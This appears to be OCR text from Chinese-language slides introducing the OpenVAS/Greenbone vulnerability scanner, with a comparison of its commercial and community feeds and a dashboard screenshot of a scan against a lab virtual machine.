VirtualBox Host-Only Ethernet Adapter
進階(D)

28


弱點掃描 - OpenVas

OpenVAS Brief

- 全名 (Open Vulnerability Assessment Syetem)
- Nessus 轉為商業版本後出現的分支。
- 以Nessus為基礎開發。
- OpenVAS 為一套漏洞掃描及管理解決方案的一個框架。
- OpenVAS 基於NVTs Feed 資料庫，進行弱點掃描。
- NVTs 是基於 NASL scripts 所撰寫之弱點測試資料庫。
- 目前提供了約7萬個弱點掃描。

OpenVAS 版本

- 商業版 Greenbone Security Manager (GSM)
- 免費版 Greenbone Community Edition (GCE)
- 免費版約只有商業版 70% 的部分 Feed




- Generally, all Enterprise-grade products and all OT (i.e. ICS/SCADA) products
- MS Windows Server and back office solutions (e.g. SharePoint, SQL Server, etc.)
- Products from Palo Alto Networks, Cisco, Juniper Networks and Fortinet
- Oracle Solaris IBM WebSphere products (i.e. IBM WebSphere Application Server)
- Lotus Notes or SAP products
- VMWare paid products


Features	Greenbone Security Feed	Greenbone Community Feed
NVTs included	Every NVT	Only basic NVTs
Quality Assurance (QA)	Consistent	Variable
Availability	Assured with SLA	No promise
Fixes / Improvements	Assured with SLA	No promise
Support	Assured with SLA	Via community on voluntary basis
Updates	Constantly / daily	Constantly / daily, but without enterprise features
Transfer	Encrypted	Unencrypted
NVT Signatures	SLA for QA / Fixes	Transfer Integrity

Reference : Greenbone Networks - The Different Flavors of Greenbone's Technology


掃描測試


Greenbone
Security Assistant
Logged in as admin | Lo
Dashboards
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Filter
Tasks 2 of 2
Tasks by Severity Class (Total: 2)
N/A
Medium
1
1
Tasks with most High Results per Host
Results per Host
Tasks by Status (Total: 2)
Done
Running
1
1
1 - 2 of 2
Name ▲
Status
Reports
Last Report
Severity
Trend
Actions
0609-camera scan
12 %
1
Immediate scan of IP 192.168.152.129
Done
1
Sun, Jun 9, 2019 9:05 AM
6.4 (Medium)
Apply to page contents
1 - 2 of 2
LV1 - VMware Workstat...
Lv2 - VMware Workstati...
CentOS 7 64-bit - VMware W...
LV3 - VMware Workstation ...
Greenbone Security Assistant (GSA) Copyright (C) 2009-2019 by Greenbone Networks GmbH, www.greenbo


Scanning results 1



Scanning results 2

